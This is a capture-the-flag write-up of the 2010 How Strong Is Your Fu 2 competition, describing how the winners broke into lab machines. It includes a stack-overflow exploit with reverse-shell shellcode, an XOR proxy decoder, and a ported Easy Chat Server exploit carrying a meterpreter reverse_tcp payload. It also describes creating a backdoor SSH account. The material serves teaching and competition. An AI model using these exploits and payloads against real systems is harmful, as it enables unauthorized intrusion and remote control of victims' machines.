How Strong Is Your Fu 2

by sinn3r and TecR0c

June 2010

Introduction

How Strong Is Your Fu 2 was a cyber hacking challenge hosted by Offensive Security, Hackers for Charity, and BlackHat. The 48-hour competition consisted of obstacles such as fuzzing, reverse engineering, black-box web application testing, etc. The main goal of this event was to raise $5000 for HFC, and the winner would get a free ticket to Black Hat Conference in Las Vegas; CTP Online Course from Offensive Security for 2nd place.

The CTF tournament rules were:

1. "5 machines in each challenge room, each machine contains a 'proof.txt' file on the administrator of root desktop. Discovery of each proof file provides 20 points."
2. "Victim machines range: 192.168.X.100-200."
3. "No attack on the scoreboard. Attacking the scoreboard will result in disqualification."
4. "No DOS, ARP spoofing or defacing - this result in immediate disqualification."
5. "Victim machines will be reverted every 30 minutes."
6. "Avoid bruteforce attacks, they will get you nowhere."

This report is brought to you by the winners of HSIYF 2: sinn3r & TecR0c. Before we begin, we'd like to thank Offensive Security, Hackers for Charity, and BlackHat for setting up the awesome event. Greets to muts and ryujin.

We also would like to thank all the members of Corelan Security for the support and contributions... without them, we would not go this far. And congrats to Lincoln, nullthreat for winning 3rd & 4th.

During those intense 48 hours, we managed to break into the following machines, except for the last one only with partial access:

1. "iVuln": 192.168.x.200
2. "Mosquito": 192.168.x.141
3. "Jackie" :192.168.x.150
4. "@k-SLC" : 192.168.x.140
5. "0xDEADCAO": 192.168.x.115 - partial access

Hacking iVuln (192.168.x.200)

iVuln was the first box we broke. First we fire up nmap to see what ports are open:

```
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http                    Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.5 with Suhosin-Patch)
7500/tcp open custom
MAC Address: 00:0C:29:8E:AD:6F (VMware)
No exact OS matches for host
```

The report indicates this is a "Ubuntu" box, with no firewall enabled. A quick xprobe2 scan also confirms it is indeed a Linux box:

"[+] Host 192.168.8.200 Running OS: "Linux Kernel 2.4.30" (Guess probability: 96%)"

Obviously, port 80 got our attention. This service contains these two files:

- vuln.c - the source source for port 7500
- vuln - the binary version of vuln.c

One of the functions in vuln.c goes:

```
int handle_reply(char *str)  //str=user input (a reply)
{
char response[256];
strcpy(response,str);
printf("Your message is \"%s\"\n",response);
return 0;
}
```

handle_reply() copies our input (reply) to variable “response” with a fixed buffer size of 256 bytes. If the input is large enough, you will end up crashing the application during strcpy(), and have control over EIP, as this GDB output shows:

```
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) info registers
eax            0x0      0
ecx            0x0      0
edx            0xb80440d0       -1207680816
ebx            0xb8042ff4       -1207685132
esp            0xbfcb8e30       0xbfcb8e30
ebp            0x42424242       0x42424242
esi            0x8048850        134514768
edi            0x80485b0        134514096
eip            0x43434343       0x43434343
```

This indicates that we have control over EIP. Also, it appears that ESP points to a location which we also control:

```
(gdb) x/100xb $esp
0xbfcb8e30:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e38:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e40:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e48:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e50:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e58:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e60:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e68:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e70:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e78:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e80:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e88:    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xbfcb8e90:    0xcc    0xcc    0xcc    0xcc
```

So the strategy is simple: we place our shellcode in ESP, and overwrite EIP with an address of "JMP ESP". After some testing with Metasploit's pattern_create.rb and pattern_offset.rb, we know that our malicious buffer structure should be like this:

```
buffer = (
"A"*268+          #Padding
"CCCC"+           #EIP
"\xCC"*2728       #ESP
);
```

Now we need to find a "JMP ESP" instruction. Fortunately for us, there is already a jmp() function in vuln.c for us to use:

```
int jmp(void){
__asm__("jmp %esp");
return 0;
}
```


So we can go ahead and dump jmp() in GDB, and we have:

```
(gdb) disas jmp
Dump of assembler code for function jmp:
0x08048667 <jmp+0>:     push   %ebp
0x08048668 <jmp+1>:     mov    %esp,%ebp
0x0804866a <jmp+3>:     jmp    *%esp
0x0804866c <jmp+5>:     mov    $0x0,%eax
0x08048671 <jmp+10>:    pop    %ebp
0x08048672 <jmp+11>:    ret
```

The address of JMP ESP is 0x0804866a. Now that we have all the information we need (offsets and JMP ESP address), we can develop our own exploit:

```
#!/usr/bin/python
#coded by sinn3r
import socket

shell = (
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x5b\x5e\x68\xc0\xa8\x08\x1d\x66\x68\x27\x0f\x66\x53\x6a\x10"
"\x51\x50\x89\xe1\x43\x6a\x66\x58\xcd\x80\x59\x87\xd9\xb0\x3f"
"\xcd\x80\x49\x79\xf9\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80");

buffer = (
"A"*268+
"\x6a\x86\x04\x08"+     #0x0804866a JMP ESP
shell+
"\xCC"*(2728-len(shell))
);

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.8.200", 7500))
s.send("%s\r\n" %buffer)
s.close()
print "OK"
```

Our payload uses a reverse shell at lport 9999. We fire up netcat, listen at port 9999, and got a shell:



And very quickly, we found proof.txt:

```
cd /root
ls
mosquito.exe
nohup.out
proof.txt
cat proof.txt
324b853af6597a9a5066a4aecde6036e
```

Notice there's also an executable called "mosquito.exe". Obviously that has something to do with the "Mosquito" box.

After getting a shell, we also created a backdoor account for easier access via SSH. And that's when we realized this machine is actually Backtrack 4:

```
root@bt:~# ssh sinn3r@192.168.8.200
sinn3r@192.168.8.200's password:

BackTrack 4 (PwnSauce) Penetration Testing and Auditing Distribution

Last login: Sat Jun 19 07:12:29 2010
Could not chdir to home directory /home/sinn3r: No such file or directory
root@bt:/#
```


We also performed a nmap scan again from 192.168.x.200 to see if there's any hidden host out there... we did find 192.168.x.150, but didn't know what it was for. So we logged that, and moved on.

Hacking Mosquito (192.168.x.141):

This is the "Mosquito" challenge. First, as usual, we hit up nmap:

```
Not shown: 996 filtered ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache httpd 2.2.15 ((Win32))
5060/tcp open  sip-proxy  3CX PhoneSystem PBX 8.0.10708.0
5061/tcp open  tcpwrapped
5080/tcp open  sip-proxy  3CX PhoneSystem PBX (misconfigured)
MAC Address: 00:0C:29:77:71:95 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING) : Microsoft Windows XP|2003|2000 (91%)
Aggressive OS guesses: Microsoft Windows XP SP2 or Server 2003 SP2 (91%), Microsoft Windows Server
2003 SP2 (90%), Microsoft Windows 2000 or Server 2003 SP1 (89%), Microsoft Windows Server 2003
Enterprise Edition (85%), Microsoft Windows Server 2003 SP1 (85%)
```


It took quite a while for us in reconnaissance, mostly learning about "3CX PhoneSystem PBX" – Nothing much was useful. So we started reversing mosquito.exe that we got from “iVuln”. We first observed the code on a higher level. A quick "netstat -anb" tells us this program runs on port 4597, however everytime we try to connect to it , we automatically get disconnected almost immediately. Why? After a little of reversing with Immunity Debugger (just my personal preference), we see the following routine:



That explains why we always get disconnected. Because everytime we connect to mosquito.exe, it looks for a local port 1080 (0x438) to connect. If port 1080 isn't there, then the connect() function returns 0xFFFFFFFF (-1), and the conditional jump at 0x004015A1 is not taken, which takes us straight to closesocket(). So we start a port at 1080 using netcat to solve this problem, which it does. As far as we can tell right now, mosquito.exe is some sort of proxy, as this diagram demonstrates:

[Client]------[mosquito.exe]-----[localhost:1080]

However, there is another problem. It appears that mosquito.exe doesn't just forward data, it also encodes them. For example, if you send "ABCDEFG" from port 1080, you will get "EFG@ABC" on your side. So we decided to go back to the debugger, and came across this interesting routine:



We see that mosquito.exe XORs every byte (input) with 0x04, which means that we can also use the same key (0x04) to decode back the data. Now that we know what mosquito.exe does, we began asking ourselves "so what's on the other side of musquit.exe?" After poking around by using the following script:

```
#!/usr/bin/python

#coded by sinn3r

import socket, sys

## XOR routine
def xorme(data):
        input = data
        output = ""
        for char in input:
                tmp      = char.encode("hex")
                key      = "\x04".encode("hex")
                int_byte = int(tmp, 16)
                int_key  = int(key, 16)
                xor      = int_byte ^ int_key
                output  += chr(xor)
        return output

buffer = sys.argv[1]
buffer = buffer + "\r\n\r\n"
xor_buffer = xorme(buffer)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.8.141", 4597))
print "[*] Sending data:%s" %xor_buffer
s.send("%s" %xor_buffer)
data = s.recv(5012)
print xorme(data)
s.close()
```

We received an encoded response from the "other side". When decoded, we see something interesting:


```
root@bt:~/CTF/mosquito-141# ./http_xor.py "GET / HTTP/1.0"
[*] Sending data:CAP$+$LPPT+5*4
HTTP/1.0 200 OK
Date: Tue, 22 Jun 2010 00:09:21 GMT
Server: Easy Chat Server/1.0
Accept-Ranges: bytes
Content-Length: 6433
Connection: close
Content-Type: text/html
```

As always, what do you do when you obtain a piece information about some software and its version? You look it up on www.exploit-db.com! And we found: http://www.exploit-db.com/exploits/8142

We also had to learn a bit about Easy Chat Server to make sure this exploit will work. Good thing Exploit-DB also keeps copies of exploitable softwares for testing (sweet feature!), so we can just download it from there. After some researching, we realized that version 2 also uses server header "Easy Chat Server/1.0". So we ported the exploit to the following script (with a x86/alpha_mixed payload plus some common badchars for HTTP):

```
#!/usr/bin/python

"""
Coded by sinn3r
"""

import socket, sys

def xorme(data):
        input = data
        output = ""
        for char in input:
                tmp      = char.encode("hex")
                key      = "\x04".encode("hex")
                int_byte = int(tmp, 16)
                int_key  = int(key, 16)
                xor      = int_byte ^ int_key
                output  += chr(xor)
        return output

#./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.29 LPORT=80 R |
#./msfencode -e x86/alpha_mixed -b "\x00\x0a\x0d\x20" -t c
evil = (
#"\x41*220"+
"\x41"*216+
"\xEB\x06\xAE\xFA"+
"\xb6\xb2\x01\x10"+
"\x89\xe2\xdb\xc7\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x4b\x4c\x4b\x58\x4f\x79\x43\x30\x43\x30\x43\x30\x45\x30\x4d"
"\x59\x4a\x45\x45\x61\x4b\x62\x51\x74\x4c\x4b\x46\x32\x44\x70"
"\x4c\x4b\x42\x72\x44\x4c\x4c\x4b\x42\x72\x46\x74\x4c\x4b\x51"
"\x62\x47\x58\x44\x4f\x4d\x67\x50\x4a\x44\x66\x46\x51\x49\x6f"
"\x45\x61\x49\x50\x4c\x6c\x47\x4c\x45\x31\x51\x6c\x45\x52\x44"
"\x6c\x51\x30\x4a\x61\x48\x4f\x46\x6d\x46\x61\x4f\x37\x4b\x52"
"\x48\x70\x51\x42\x50\x57\x4c\x4b\x50\x52\x46\x70\x4e\x6b\x50"
"\x42\x47\x4c\x47\x71\x4e\x30\x4c\x4b\x43\x70\x50\x78\x4d\x55"
"\x4f\x30\x42\x54\x42\x6a\x45\x51\x4e\x30\x50\x50\x4e\x6b\x43"
"\x78\x44\x58\x4e\x6b\x46\x38\x45\x70\x46\x61\x4a\x73\x49\x73"
"\x47\x4c\x50\x49\x4e\x6b\x46\x54\x4e\x6b\x46\x61\x4b\x66\x46"
"\x51\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x4a\x61\x4a\x6f\x46\x6d"
"\x43\x31\x48\x47\x44\x78\x49\x70\x42\x55\x48\x74\x47\x73\x51"
"\x6d\x4a\x58\x47\x4b\x43\x4d\x46\x44\x42\x55\x49\x72\x42\x78"
"\x4e\x6b\x43\x68\x51\x34\x46\x61\x4a\x73\x50\x66\x4e\x6b\x44"
"\x4c\x50\x4b\x4e\x6b\x42\x78\x45\x4c\x43\x31\x49\x43\x4e\x6b"
"\x46\x64\x4c\x4b\x46\x61\x4a\x70\x4d\x59\x47\x34\x47\x54\x46"
"\x44\x43\x6b\x51\x4b\x51\x71\x46\x39\x50\x5a\x46\x31\x4b\x4f"
"\x4d\x30\x50\x58\x43\x6f\x51\x4a\x4e\x6b\x42\x32\x4a\x4b\x4f"
"\x76\x43\x6d\x51\x78\x50\x33\x47\x42\x45\x50\x43\x30\x50\x68"
"\x42\x57\x44\x33\x50\x32\x43\x6f\x50\x54\x43\x58\x42\x6c\x51"
"\x67\x46\x46\x47\x77\x49\x6f\x4b\x65\x48\x38\x4a\x30\x46\x61"
"\x43\x30\x47\x70\x44\x69\x48\x44\x50\x54\x46\x30\x43\x58\x46"
"\x49\x4d\x50\x42\x4b\x47\x70\x4b\x4f\x48\x55\x46\x30\x42\x70"
"\x50\x50\x46\x30\x47\x30\x46\x30\x51\x50\x50\x50\x42\x48\x4a"
"\x4a\x46\x6f\x4b\x6f\x49\x70\x49\x6f\x4b\x65\x4c\x57\x51\x7a"
"\x44\x45\x43\x58\x4b\x70\x4d\x78\x44\x48\x47\x6d\x42\x48\x46"
"\x62\x47\x70\x45\x50\x50\x50\x4b\x39\x4b\x56\x42\x4a\x42\x30"
"\x43\x66\x50\x57\x51\x78\x4d\x49\x4d\x75\x42\x54\x43\x51\x49"
"\x6f\x4b\x65\x4c\x45\x4f\x30\x44\x34\x46\x6c\x4b\x4f\x50\x4e"
"\x45\x58\x50\x75\x4a\x4c\x50\x68\x4c\x30\x48\x35\x4f\x52\x50"
"\x56\x4b\x4f\x4b\x65\x50\x6a\x45\x50\x50\x6a\x46\x64\x50\x56"
"\x46\x37\x51\x78\x43\x32\x49\x49\x4b\x78\x51\x4f\x49\x6f\x4a"
"\x75\x4c\x4b\x44\x76\x42\x4a\x43\x70\x45\x38\x45\x50\x44\x50"
"\x47\x70\x43\x30\x46\x36\x51\x7a\x45\x50\x43\x58\x46\x38\x4e"
"\x44\x42\x73\x4d\x35\x4b\x4f\x4e\x35\x4f\x63\x42\x73\x43\x5a"
"\x43\x30\x50\x56\x51\x43\x46\x37\x50\x68\x47\x72\x49\x49\x4b"
"\x78\x51\x4f\x4b\x4f\x4a\x75\x43\x31\x4a\x63\x47\x59\x4a\x66"
"\x4d\x55\x4c\x36\x43\x45\x48\x6c\x4b\x73\x46\x6a\x41\x41"
);

buffer  = "GET /chat.ghp?username=%s&password=ydw&room=2&ydw=2 HTTP/1.1\r\n"
buffer += "Host: 192.168.8.141\r\n\r\n\r\n"
xor_buffer = xorme(buffer %evil)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.8.141", 4597))
print "[*] Sending data:%s" %xor_buffer
s.send("%s" %xor_buffer)
data = s.recv(2048)
print xorme(data)
s.close()
```

